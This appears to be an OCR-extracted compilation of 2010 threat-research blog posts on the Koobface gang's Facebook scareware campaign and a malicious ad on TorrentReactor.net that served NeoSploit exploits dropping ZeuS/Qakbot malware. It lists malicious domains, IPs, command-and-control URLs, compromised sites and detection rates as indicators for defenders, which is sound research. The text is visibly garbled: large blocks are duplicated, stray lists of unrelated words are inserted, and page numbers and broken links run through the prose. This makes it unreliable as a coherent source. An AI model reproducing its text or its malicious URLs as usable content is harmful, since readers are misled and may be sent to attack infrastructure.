1.

http://www.virustotal.com/analisis/84d634a8c825c089313fa1 036c1be3274f54f3c0964f3602de63352c39cab9c1-12731

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2.

http://www.virustotal.com/analisis/84d634a8c825c089313fa1 036c1be3274f54f3c0964f3602de63352c39cab9c1-12730

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http://www.virustotal.com/analisis/84d634a8c825c089313fa1 036c1be3274f54f3c0964f3602de63352c39cab9c1-12730

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4.

http://www.virustotal.com/analisis/b2842a1a395aa627c30bb 3313d60272558e5a2a0ab553a4fd3bb9ca60f323020-12731

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- 5. <u>https://zeustracker.abuse.ch/monitor.php?as=49770</u>
- *392*
- 6. https://zeustracker.abuse.ch/monitor.php?as=44565
- 7. <u>http://www.blogger.com/profile/09989733095447891258</u>
- 8. <u>http://www.youtube.com/watch?v=9DkaRUtp3w8</u>
- 9. <u>http://thompson.blog.avg.com/2010/05/treasury-website-hacked.html</u>
- 10. http://pandalabs.pandasecurity.com/usa-treasury-website-hacked-using-exploit-kit/
- 11. http://blogs.zdnet.com/security/?p=4297
- 12. <u>http://blog.sucuri.net/2010/05/new-infections-today-at-network.html</u>

13.

https://www.virustotal.com/analisis/ed8f5cbe78fffe7481a33cba8161c93724c3cf64552a2b13c781901b23f965fb-127

14.

https://www.virustotal.com/analisis/50de5fc37f46e868c1ef43 c2cd2b2b05d5af6390c2f3d6bbcf8d19145abfdfaf-127

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15.

https://www.virustotal.com/analisis/6bb42ed29360f32a5e444 04bb97de7efb7069090d835fcab9daffd97ed73b15c-127

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16.

http://www.virustotal.com/analisis/84d634a8c825c089313fa1 036c1be3274f54f3c0964f3602de63352c39cab9c1-12730

00594

- 17. <u>http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html</u>
- 18. <u>http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html</u>
- 19. <u>http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html</u>
- 20. <u>http://ddanchev.blogspot.com/</u>
- 21. http://twitter.com/danchodanchev





From the Koobface Gang with Scareware Serving Compromised Sites (2010-05-08 20:46)

Following last month's "[1]**Dissecting Koobface Gang's Latest Facebook Spreading Campaign**" Koobface gang coverage, it's time to summarize some of their botnet spreading activities, from the last couple of days.

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proved that it has contingency plans in place, and started pushing links to compromises sites, in a combination with an interesting "visual social engineering trick", across Facebook, which sadly works pretty well, in the sense that it completely undermines the "don't click on links pointing to unknown sites" type of security tips.

Recommended reading: [2] 10 things you didn't know about the Koobface gang

The diverse set of activities courtesy of the Koobface gang – consider going through the related posts in order to understand their underground multitasking mentality beyond the Koobface botnet itself – are a case study on the


abuse of legitimate infrastructure with clean IP/AS reputation, for purely malicious purposes.

This active use of the "trusted reputation chain", just like the majority of social engineering centered tactics of the gang, aim to exploit the ubiquitous weak link in the face of the average Internet user. Here's an example of the most recent campaign.

The spreading of fully working links such as the following ones across Facebook:

facebook.com/l/6e7e5;bit.ly/9QjjSk facebook.com/l/cdfb;bit.ly/9QjjSk facebook.com/l/f3c29;bit.ly/9QjjSk

394



aims to trick the infected user's friends, that this is a **Facebook.com** related link. Clicking on this link inside Facebook leads to the "Be careful" window showing just the **bit.ly** redirector, to finally redirect to **198.65.28.86/swamt/** where a Koobface bogus video has already been seen by 2,601 users which have already clicked on the link.

The scareware redirectors/actual serving domains are parked at 195.5.161.126, [3]AS31252, STARNET-AS Star-

Net Moldova:

1nasa-test.com - Email: test@now.net.cn

1online-test.com - Email: test@now.net.cn

1www2scanner.com - Email: test@now.net.cn

2a-scanner.com - Email: test@now.net.cn

2nasa-test.com - Email: test@now.net.cn

2online-test.com - Email: test@now.net.cn

2www2scanner.com - Email: test@now.net.cn

3a-scanner.com - Email: test@now.net.cn

3nasa-test.com - Email: test@now.net.cn

3online-test.com - Email: test@now.net.cn

3www2scanner.com - Email: test@now.net.cn

4a-scanner.com - Email: test@now.net.cn

4check-computer.com - Email: test@now.net.cn

4nasa-test.com - Email: test@now.net.cn

4online-test.com - Email: test@now.net.cn

4www2scanner.com - Email: test@now.net.cn

5a-scanner.com - Email: test@now.net.cn

5nasa-test.com - Email: test@now.net.cn

5online-test.com - Email: test@now.net.cn

6a-scanner.com - Email: test@now.net.cn

defence-status6.com - Email: test@now.net.cn 395



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conspicuous downhearted farewell hidey niggling pronounced reflection school-book shirk spoil

breeze bruiser chew condition impolite limit luscious shatter smelly success talk wastrel

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calamity dominion exactly halfwit hurt maroon mine pleasure politics resignation sicken strong tartý temporal trophy

defence-status7.com - Email: test@now.net.cn

mega-scan2.com - Email: test@now.net.cn

protection-status2.com - Email: test@now.net.cn

protection-status4.com - Email: test@now.net.cn

protection-status6.com - Email: test@now.net.cn

security-status1.com - Email: test@now.net.cn

security-status3.com - Email: test@now.net.cn

security-status4.com - Email: test@now.net.cn

security-status6.com - Email: test@now.net.cn

securitystatus7.com - Email: test@now.net.cn

securitystatus8.com - Email: test@now.net.cn

securitystatus9.com - Email: test@now.net.cn

security-status9.com - Email: test@now.net.cn

Detection rates:

- **setup.exe** [4]Mal/Koobface-E; W32/VBTroj.CXNF Result: 7/41 (17.08 %)
- **RunAV _312s2.exe** [5]VirTool.Win32.Obfuscator.hg!b (v); High Risk Cloaked Malware - Result: 4/41 (9.76 %) The scareware sample phones back to:
- windows32-sys.com/download/winlogo.bmp 91.213.157.104, AS13618 CARONET-ASN Email: contact@privacy-

protect.cn

- **sysdllupdates.com/?b=312s2** - 87.98.134.197, AS16276, OVH Paris - Email: contact@privacy-protect.cn

The complete list of compromised sites distributed by Koobface-infected Facebook users:

02f32e3.netsolhost.com /o492dc/

abskupina.si /cclq/

adi-agencement.fr /8r2twm/

agilitypower.dk /ko2/

aguasdomondego.com /d5yodi/

alabasta.homeip.net /e8/

alankaye.info /2cgg/

alpenhaus.com.ar /al5zvf5/ animationstjo.fr /5c/ artwork.drayton.co.uk /k5wz/ beachfishingwa.org.au /u8g98ai/ bildtuben.se /l9jg/ chalet.se /srb/ charlepoeng.be /i0twbt/ christchurchgastonia.org /1hkq/ chunkbait.com /gb4i6ak/ cityangered.se /besttube/ clarkecasa.net /rhk6/ clr.dsfm.mb.ca /2964/ codeditor.awardspace.biz /uncensoredclip/ coloridellavita.com /sc/ cpvs.org /6eobh0n/ danieletranchita.com /yourvids/ dennis-leah.zzl.org /m95/ doctorsorchestra.com /qw/ dueciliguria.it /zircu/

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euskorock.es /p4zm/
explicitflavour.freeiz.com /qk3r/
f9phx.net /svr/
fatucci.it /l04s8m2/
forwardmarchministries.org /1bc/
fotoplanet.it /bnog6s/
frenchbean.co.uk /zwr/
furius.comoj.com /1azl/
geve.be /oj4ex4/
gite-maison-pyrenees-luchon.com /jox/
googlefffffffa0ac4d9f.omicronrecords.com /me/
gosin.be /ist63z/
grimslovsms.se /cutetube/
guest.worldviewproduction.com /m2f/
hanssen-racing.com /j15/
397
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helpbt.com /nqo40uq/
helpdroid.omicronrecords.com /7h/
hoganjobs.com /jrepsp/
holustravel.cz /5j5/
hoperidge.com /fltwizy/
hottesttomato.com /6b/
iglesiabetania1.com /7y7/
ihostu.co.uk /jic9v/
ilterrazzoallaveneziana.it /4vxaq5/
integratek.omicronrecords.com /to4u2bd/
irisjard.o2switch.net /lb/
islandmusicexport.com /hbi2ut9/
isteinaudi.it /h2a/
johnphelan.com /uynv4/
jsacm.com /z6/
kabchicago.info /1cgko/
katia-paliotti.com /0baktz/
kennethom.net /l20/
kleppcc.com /aliendemonstration/
klimentglass.cz /vwalp/
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kvarteretekorren.se /60/ lanavabadajoz.com /cg/ langstoncorp.com /o2072c/ libermann.phpnet.org /madu8p/ lineapapel.com /8120up/ longting.nl /6ch/ mainteck-fr.com /qjbo5v/ majesticdance.com /v1g/ mia-nilsson.se /cmc/ microstart.fr /lzu1/ migdal.org.il /y952eo/ mindbodyandsolemt.com /pnbn/ musicomm.ca /a5z/ nassnig.org /z1/ neweed.org /x4t/ nosneezes.com /5hjkdjo/ nottinghamdowns.com /m7ec/

nutman-group.com /92m/



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on3la.be /bgfhclg/
onlineadmin.net /b7uccx/
ornskoldskatten.se /m1u/
oxhalsobygg.se /amaizingmovies/

    Recommended reading: [6]Dissecting Koobface Gang's

Latest Facebook Spreading Campaign
partenaires-particuliers.fr /uo/
pegasolavoro.it /316/
peteknightdays.com /4ok4/
pheromoneforum.org /ds/
pilatescenter.se /bgx8e/
plymouth-tuc.org.uk /xhaq/
popeur.fr /m7yaw/
pro-du-bio.com /af6xtp/
prousaudio.com /4isg/
puertohurraco.org /q3a1gz/
radioluz900am.com /3i993/
reporsenna.netsons.org /zvz/
rhigar.nu /6v/
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richmondpowerboat.com /tifax5/
rmg360.co.cc /22i/
roninwines.com /wonderfulvids/
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rvl.it /bv6k/
scarlett-oharas.com /my0333/
secure.tourinrome.org /qyp/
servicehandlaren.se /yq9ahw0/
servicehandlaren.spel-service.com /q9q115/
sgottnerivers.com /y0j16rw/
shofarcall.com /zi/
sirius-expedition.com /x4yab/
slcsc.co.uk /0kem/
soderback.eu /xvg9/
spel-service.com /xm/
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the-beehive.com /weqw7e/
thedallestransmission.com /rjsg2/
therealmagnets.comuv.com /3wn19n/
thestrategicfrog.110mb.com /66vv/
tizianozanella.it/ k2cei/
trustonecorp.com /mabmpp/
unna.nu /6lie/
uroloki.omicronrecords.com /9t/
vaxjoff.com /4fpu/
veerle-frank.be /101/
verdiverdi.net /3tt/
visionministerial.com /p191/
waffotis.se /yufi3u/
watsonspipingandheating.com /krda/
welplandeast.com /6q/
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WESTCOASTPERFORMANCECOATINGS.COM /1tw4/

williamarias.us /na9mq/

woodworksbyjamie.com /90mrjb/

wowparis2000.com /rtsz/

yin-art.be /a75ble/

youniverse.site50.net /4a9r/

Due to the diversity of its cybercrime operations, the Koobface gang is always worth keeping an eye on. Best

of all - it's done semi-automatically these days.

The best is yet to come, stay tuned!

Related Koobface gang/botnet research:

[7]Dissecting Koobface Gang's Latest Facebook Spreading Campaign

[8]Koobface Redirectors and Scareware Campaigns Now Hosted in Moldova

[9]10 things you didn't know about the Koobface gang

[10]A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang

[11]How the Koobface Gang Monetizes Mac OS X Traffic

[12]The Koobface Gang Wishes the Industry "Happy Holidays"

[13]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

- [14]Koobface Botnet Starts Serving Client-Side Exploits
- [15]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style
- [16]Koobface Botnet's Scareware Business Model Part Two
- [17]Koobface Botnet's Scareware Business Model Part One
- [18]Koobface Botnet Redirects Facebook's IP Space to my Blog
- [19]New Koobface campaign spoofs Adobe's Flash updater 400
- [20]Social engineering tactics of the Koobface botnet
- [21]Koobface Botnet Dissected in a TrendMicro Report
- [22]Movement on the Koobface Front Part Two
- [23]Movement on the Koobface Front
- [24]Koobface Come Out, Come Out, Wherever You Are
- [25]Dissecting Koobface Worm's Twitter Campaign

This post has been reproduced from [26]Dancho Danchev's blog. Follow him [27]on Twitter.

- 1. <u>http://ddanchev.blogspot.com/2010/04/dissecting-koobface-gangs-latest.html</u>
- 2. <u>http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452</u>
- 3. <u>http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scareware.html</u>

http://www.virustotal.com/analisis/6e07a43c1b31464287d2e 967226d7056366bd1fb7b6950565c212c6d47e96a11-12733

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5.

http://www.virustotal.com/analisis/8a607a9335f08ac4fcf6ecc cc0fb4b2581e92d0371ab09d22eb87cd8a3b68f85-12733

- 6. <u>http://ddanchev.blogspot.com/2010/04/dissecting-koobface-gangs-latest.html</u>
- 7. <u>http://ddanchev.blogspot.com/2010/04/dissecting-</u> <u>koobface-gangs-latest.html</u>
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- 9. <u>http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452</u>
- 10. <u>http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html</u>
- 11. <u>http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html</u>
- 12. <u>http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html</u>
- 13. http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html

- 14. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html
- 15. <u>http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html</u>
- 16. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html
- 17. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html
- 18. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html
- 19. http://blogs.zdnet.com/security/?p=4594
- 20. http://content.zdnet.com/2346-12691 22-352597.html
- 21. <u>http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html</u>
- 22. <u>http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html</u>
- 23. <u>http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html</u>
- 24. <u>http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html</u>
- 25. <u>http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html</u>
- 26. <u>http://ddanchev.blogspot.com/</u>
- 27. <u>http://twitter.com/danchodanchev</u>





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facebook.com/l/cdfb;bit.ly/9QjjSk

facebook.com/l/f3c29;bit.ly/9QjjSk

402



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Net Moldova:

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1online-test.com - Email: test@now.net.cn

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2a-scanner.com - Email: test@now.net.cn

2nasa-test.com - Email: test@now.net.cn

2online-test.com - Email: test@now.net.cn

2www2scanner.com - Email: test@now.net.cn

3a-scanner.com - Email: test@now.net.cn

3nasa-test.com - Email: test@now.net.cn

3online-test.com - Email: test@now.net.cn

3www2scanner.com - Email: test@now.net.cn

4a-scanner.com - Email: test@now.net.cn

4check-computer.com - Email: test@now.net.cn

4nasa-test.com - Email: test@now.net.cn

4online-test.com - Email: test@now.net.cn

4www2scanner.com - Email: test@now.net.cn

5a-scanner.com - Email: test@now.net.cn

5nasa-test.com - Email: test@now.net.cn

5online-test.com - Email: test@now.net.cn

6a-scanner.com - Email: test@now.net.cn

defence-status6.com - Email: test@now.net.cn

403

defence-status7.com - Email: test@now.net.cn

mega-scan2.com - Email: test@now.net.cn

protection-status2.com - Email: test@now.net.cn

protection-status4.com - Email: test@now.net.cn
protection-status6.com - Email: test@now.net.cn
security-status1.com - Email: test@now.net.cn
security-status3.com - Email: test@now.net.cn
security-status4.com - Email: test@now.net.cn
security-status6.com - Email: test@now.net.cn
securitystatus7.com - Email: test@now.net.cn
securitystatus7.com - Email: test@now.net.cn
securitystatus8.com - Email: test@now.net.cn
securitystatus8.com - Email: test@now.net.cn

security-status9.com - Email: test@now.net.cn

Detection rates:

- **setup.exe** [4]Mal/Koobface-E; W32/VBTroj.CXNF Result: 7/41 (17.08 %)
- **RunAV _312s2.exe** [5]VirTool.Win32.Obfuscator.hg!b (v); High Risk Cloaked Malware - Result: 4/41 (9.76 %) The scareware sample phones back to:
- windows32-sys.com/download/winlogo.bmp 91.213.157.104, AS13618 CARONET-ASN Email: contact@privacy-

protect.cn

- sysdllupdates.com/?b=312s2 - 87.98.134.197, AS16276, OVH Paris - Email: contact@privacy-protect.cn

The complete list of compromised sites distributed by Koobface-infected Facebook users:

02f32e3.netsolhost.com /o492dc/ abskupina.si /cclq/ adi-agencement.fr /8r2twm/ agilitypower.dk /ko2/ aguasdomondego.com /d5yodi/ alabasta.homeip.net /e8/ alankaye.info /2cgg/ 404 alpenhaus.com.ar /al5zvf5/ animationstjo.fr /5c/ artwork.drayton.co.uk /k5wz/ beachfishingwa.org.au /u8g98ai/ bildtuben.se /l9jg/ chalet.se /srb/ charlepoeng.be /i0twbt/ christchurchgastonia.org /1hkq/ chunkbait.com /gb4i6ak/

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cityangered.se /besttube/
clarkecasa.net /rhk6/
clr.dsfm.mb.ca /2964/
codeditor.awardspace.biz /uncensoredclip/
coloridellavita.com /sc/
cpvs.org /6eobh0n/
danieletranchita.com /yourvids/
dennis-leah.zzl.org /m95/
doctorsorchestra.com /qw/
dueciliguria.it /zircu/
ediltermo.com /p4zhvj0/
emmedici.net /2pg46mk/
eurobaustoff.marketing-generator.de /52649an/
euskorock.es /p4zm/
explicitflavour.freeiz.com /qk3r/
f9phx.net /svr/
fatucci.it /104s8m2/
forwardmarchministries.org /1bc/
fotoplanet.it /bnog6s/
frenchbean.co.uk /zwr/
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furius.comoj.com /1azl/
geve.be /oj4ex4/
gite-maison-pyrenees-luchon.com /jox/

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googlefffffffa0ac4d9f.omicronrecords.com /me/
gosin.be /ist63z/
grimslovsms.se /cutetube/
guest.worldviewproduction.com /m2f/
hanssen-racing.com /j15/
405
helpbt.com /nqo40uq/
helpdroid.omicronrecords.com /7h/
hoganjobs.com /jrepsp/
holustravel.cz /5j5/
hoperidge.com /fltwizy/
hottesttomato.com /6b/
iglesiabetania1.com /7y7/
ihostu.co.uk /jic9v/
ilterrazzoallaveneziana.it /4vxaq5/
integratek.omicronrecords.com /to4u2bd/
irisjard.o2switch.net /lb/
islandmusicexport.com /hbi2ut9/
isteinaudi.it /h2a/
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johnphelan.com /uynv4/
jsacm.com /z6/
kabchicago.info /1cgko/
katia-paliotti.com /0baktz/
kennethom.net /120/
kleppcc.com /aliendemonstration/
klimentglass.cz /vwalp/
kvarteretekorren.se /60/
lanavabadajoz.com /cg/
langstoncorp.com /o2072c/
libermann.phpnet.org /madu8p/
lineapapel.com /8120up/
longting.nl /6ch/
mainteck-fr.com /qjbo5v/
majesticdance.com /v1g/
mia-nilsson.se /cmc/
microstart.fr /lzu1/
migdal.org.il /y952eo/
mindbodyandsolemt.com /pnbn/
musicomm.ca /a5z/
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nassnig.org /z1/
neweed.org /x4t/
nosneezes.com /5hjkdjo/
nottinghamdowns.com /m7ec/
nutman-group.com /92m/
406
omicronsystems.inc.md /eho0/
on3la.be /bgfhclg/
onlineadmin.net /b7uccx/
ornskoldskatten.se /m1u/
oxhalsobygg.se /amaizingmovies/
• Recommended reading: [6] Dissecting Koobface Gang's
Latest Facebook Spreading Campaign
partenaires-particuliers.fr /uo/
pegasolavoro.it /316/
peteknightdays.com /4ok4/
pheromoneforum.org /ds/
pilatescenter.se /bgx8e/
plymouth-tuc.org.uk /xhaq/
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popeur.fr /m7yaw/
pro-du-bio.com /af6xtp/
prousaudio.com /4isg/
puertohurraco.org /q3a1gz/
radioluz900am.com /3i993/
reporsenna.netsons.org /zvz/
rhigar.nu /6v/
richmondpowerboat.com /tifax5/
rmg360.co.cc /22i/
roninwines.com /wonderfulvids/
rrmaps.com /j6o/
rvl.it /bv6k/
scarlett-oharas.com /my0333/
secure.tourinrome.org /qyp/
servicehandlaren.se /yq9ahw0/
servicehandlaren.spel-service.com /q9q115/
sgottnerivers.com /y0j16rw/
shofarcall.com /zi/
sirius-expedition.com /x4yab/
slcsc.co.uk /0kem/
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soderback.eu /xvg9/
spel-service.com /xm/
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sporthal.msolutions.be /vyx3yu/
steelstoneind.com /yzp/
stgeorgesteel.com /ji/
stgeorgesteel.com /ylnwlr/
stubbieholderking.com /dyarx1/
sweet-peasdog.se /0rcjo/
taekwondovelden.nl /mhnskk/
testjustin.comze.com /oafxzy/
the-beehive.com /r8x3cm/
the-beehive.com /weqw7e/
thedallestransmission.com /rjsg2/
therealmagnets.comuv.com /3wn19n/
thestrategicfrog.110mb.com /66vv/
tizianozanella.it/ k2cei/
trustonecorp.com /mabmpp/
unna.nu /6lie/
uroloki.omicronrecords.com /9t/
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vaxjoff.com /4fpu/

veerle-frank.be /l01/

verdiverdi.net /3tt/

visionministerial.com /p191/

waffotis.se /yufi3u/

watsonspipingandheating.com /krda/

welplandeast.com /6q/

WESTCOASTPERFORMANCECOATINGS.COM /1tw4/

williamarias.us /na9mq/

woodworksbyjamie.com/90mrjb/

wowparis2000.com /rtsz/

yin-art.be /a75ble/

youniverse.site50.net /4a9r/

Due to the diversity of its cybercrime operations, the Koobface gang is always worth keeping an eye on. Best

of all - it's done semi-automatically these days.

The best is yet to come, stay tuned!

Related Koobface gang/botnet research:

[7]Dissecting Koobface Gang's Latest Facebook Spreading Campaign

- [8]Koobface Redirectors and Scareware Campaigns Now Hosted in Moldova
- [9]10 things you didn't know about the Koobface gang
- [10]A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang
- [11]How the Koobface Gang Monetizes Mac OS X Traffic
- [12]The Koobface Gang Wishes the Industry "Happy Holidays"
- [13]Koobface-Friendly Riccom LTD AS29550 (Finally) Taken Offline
- [14]Koobface Botnet Starts Serving Client-Side Exploits
- [15]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style
- [16]Koobface Botnet's Scareware Business Model Part Two
- [17]Koobface Botnet's Scareware Business Model Part One
- [18]Koobface Botnet Redirects Facebook's IP Space to my Blog
- [19]New Koobface campaign spoofs Adobe's Flash updater 408
- [20]Social engineering tactics of the Koobface botnet
- [21]Koobface Botnet Dissected in a TrendMicro Report
- [22]Movement on the Koobface Front Part Two

[23]Movement on the Koobface Front

[24]Koobface - Come Out, Come Out, Wherever You Are

[25]Dissecting Koobface Worm's Twitter Campaign

This post has been reproduced from [26]Dancho Danchev's blog. Follow him [27]on Twitter.

- 1. <u>http://ddanchev.blogspot.com/2010/04/dissecting-koobface-gangs-latest.html</u>
- 2. <u>http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452</u>
- 3. <u>http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scareware.html</u>

4.

http://www.virustotal.com/analisis/6e07a43c1b31464287d2 e967226d7056366bd1fb7b6950565c212c6d47e96a11-12733

38587

5.

<u>http://www.virustotal.com/analisis/8a607a9335f08ac4fcf6ec</u>
<u>ccc0fb4b2581e92d0371ab09d22eb87cd8a3b68f85-12733</u>

<u>38600</u>

- 6. <u>http://ddanchev.blogspot.com/2010/04/dissecting-koobface-gangs-latest.html</u>
- 7. <u>http://ddanchev.blogspot.com/2010/04/dissecting-koobface-gangs-latest.html</u>

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- 11. <u>http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html</u>
- 12. <u>http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html</u>
- 13. <u>http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html</u>
- 14. <u>http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html</u>
- 15. <u>http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html</u>
- 16. <u>http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html</u>
- 17. <u>http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html</u>
- 18. <u>http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html</u>
- 19. http://blogs.zdnet.com/security/?p=4594
- 20. http://content.zdnet.com/2346-12691 22-352597.html

- 21. <u>http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html</u>
- 22. <u>http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html</u>
- 23. <u>http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html</u>
- 24. <u>http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html</u>
- 25. <u>http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html</u>
- 26. <u>http://ddanchev.blogspot.com/</u>
- 27. <u>http://twitter.com/danchodanchev</u>

409



TorrentReactor.net Serving Crimeware, Client-Side Exploits Through a Malicious Ad (2010-05-11 08:34)

Deja vu!

[1]Jerome Segura at the Malware Diaries is reporting that **TorrentReactor.net**, a high-trafficked torrents tracker, is currently serving live-exploits through a malicious ad served by "Fulldls.com - Your source for daily torrent downloads".

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back then, successfully appearing on numerous hightrafficked web sites, serving guess what? Scareware.

Moreover, despite the surprisingly large number of people still getting impressed by the use of http referrers

as an evasive practice applied by the cybercriminals, these particular campaigns ([3]ZDNet Asia and TorrentReactor IFRAME-ed; [4]Wired.com and History.com Getting RBN-ed; [5]Massive IFRAME SEO Poisoning Attack Continuing)

are a great example of this practice in use back then:

• So the malicious parties are implementing simple referrer techniques to verify that the end users coming to

their IP, are the ones they expect to come from the campaign, and not client-side honeypots or even security

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The most recent compromise of **TorrentReactor.net** appears to be taking place through a malicioud ad serving exploits using the NeoSploit kit, which ultimately drops a ZeuS crimeware sample hosted within a fast-flux botnet.

410





The campaign structure, including detection rates, phone back locations and ZeuS crimeware fast-flux related data is as follows:

- ads.fulldls.com /phpadsnew/www/delivery/afr.php? zoneid=1 &cb=291476
- ad.leet.la /stats?ref= .*ads\.fulldls\.com \$ 208.111.34.38 Email: bertrand.crevin@brutele.com (leet.la -
- 212.68.193.197 AS12392, ASBRUTELE AS Object for Brutele SC)
- **lo.dep.lt** /**info/us1.html** 91.212.127.110 **lo.dep.lt** 91.212.127.110 AS49087, Telos-Solutions-AS Telos Solutions LTD
- 91.216.3.108 /de1/index.php; 91.216.3.108 /ca1/main.php - AS50896, PROXIEZ-AS PE Nikolaev Alexey Valerievich
- **91.216.3.108** responding to **gaihooxaefap.com** Nikolay Vukolov, Email: woven@qx8.ru

Upon successful exploitation, the following malicious pdf is served:

- eac27d.pdf [6]Exploit.PDF-JS.Gen (v); JS:Pdfka-AET; Result: 6/40 (15 %) which when executed phones back to 91.216.3.108
 /ca1/banner.php/1fda161dab1edd2f385d43c705a541d3?spl=pdf_30apr and drops:
- myexebr.exe [7]TSPY_QAKBOT.SMG Result: 17/41 (41.47 %) which then phones back to the ZeuS crimeware C
- &C: [8] saiwoofeutie.com /bin/ahwohn.bin 78.9.77.158 Email: spasm@maillife.ru

Fast-fluxed domains sharing the same infrastructure:

demiliawes.com - Email: bust@qx8.ru

jademason.com - 213.156.118.221; 217.201.4.95; 24.139.152.4; 83.10.238.182; 85.176.73.211; 112.201.223.129; 119.228.44.124; 170.51.231.93 - Email: blare@bigmailbox.ru

laxahngeezoh.com - 190.135.224.89; 213.156.118.221; 217.201.4.95; 24.139.152.4; 83.10.238.182; 85.176.73.211; 112.201.223.129; 119.228.44.124 - Email: zig@fastermail.ru

line-ace.com - Email: greysy@gmx.com

xareemudeixa.com - 112.201.223.129; 119.228.44.124; 170.51.231.93; 190.135.224.89; 213.156.118.221;

217.201.4.95; 24.139.152.4; 85.176.73.211 - Email: writhe@fastermail.ru

zeferesds.com - 190.135.224.89; 213.156.118.221; 217.201.4.95; 24.139.152.4; 83.10.238.182; 85.176.73.211; 112.201.223.129; 119.228.44.124 - Email: mated@freemailbox.ru

Name servers of notice:

ns1.rexonna.net - 202.60.74.39 - Email: aquvafrog@animail.net

ns2.rexonna.net - 25.120.19.23

ns1.line-ace.com - 202.60.74.39 - Email: greysy@gmx.com

ns2.line-ace.com - 67.15.223.219

ns1.growthproperties.net - 62.19.3.2 - Email: growth@support.net

ns2.growthproperties.net - 15.94.34.196

ns1.tropic-nolk.com - 62.19.3.2 - Email: greysy@gmx.com

ns2.tropic-nolk.com - 171.103.51.158

These particular iFrame injection Russian Business Network's campaigns from 2008, used to rely on the following URL

for their malicious purposes - **a-n-dthe.com/wtr/router.php** (216.255.185.82 - INTERCAGE-NETWORK-GROUP2).

Why am I highlighting it? Excerpts from previous profiled campaigns, including one that is directly linked to the Koobface gang's blackhat SEO operations.

[9]U.S Federal Forms Blackhat SEO Themed Scareware Campaign Expanding :

• The compromised/mis-configured web sites participating in this latest blackhat SEO campaign are surprisingly

redirecting to a-n-d-the.com /wtr/router.php - 95.168.177.35 - Email: bulk@spam.lv - AS28753 NETDIRECT AS

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Not only is a-n-d-the.com /wtr/router.php (95.168.177.35) (Web [10]sessions of the URL acting as [11]a redirector), the exact same URL that was in circulating in 2008, residing on the Russian Business Network's netblock back then, still active, but also, it's currently redirecting to – if the campaign's evasive conditions are met – to www4.zaikob8.xorg.pl/?uid=213 &pid=3 &ttl=31345701120 - 217.149.251.12.

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Related posts:

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[13]Wired.com and History.com Getting RBN-ed

[14]Massive IFRAME SEO Poisoning Attack Continuing

412

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1. http://blogs.paretologic.com/malwarediaries/index.php/2010/ /05/10/torrentreactor-net-leads-to-exploit/

2. <u>http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html</u>

- 3. <u>http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html</u>
- 4. <u>http://ddanchev.blogspot.com/2008/03/wiredcom-and-historycom-getting-rbn-ed.html</u>
- 5. <u>http://ddanchev.blogspot.com/2008/03/massive-iframe-seo-poisoning-attack.html</u>

6.

http://www.virustotal.com/analisis/e4db79b30d24c9d186caca7d6e5501c9715acc0e3cf85bdee4927094f7b5cf1c-12735

<u> 18307</u>

7.

http://www.virustotal.com/analisis/cdfb7624e1367215ddb50 ea951d51f168f1ff2e0e978059685e9ef23435240fe-12735

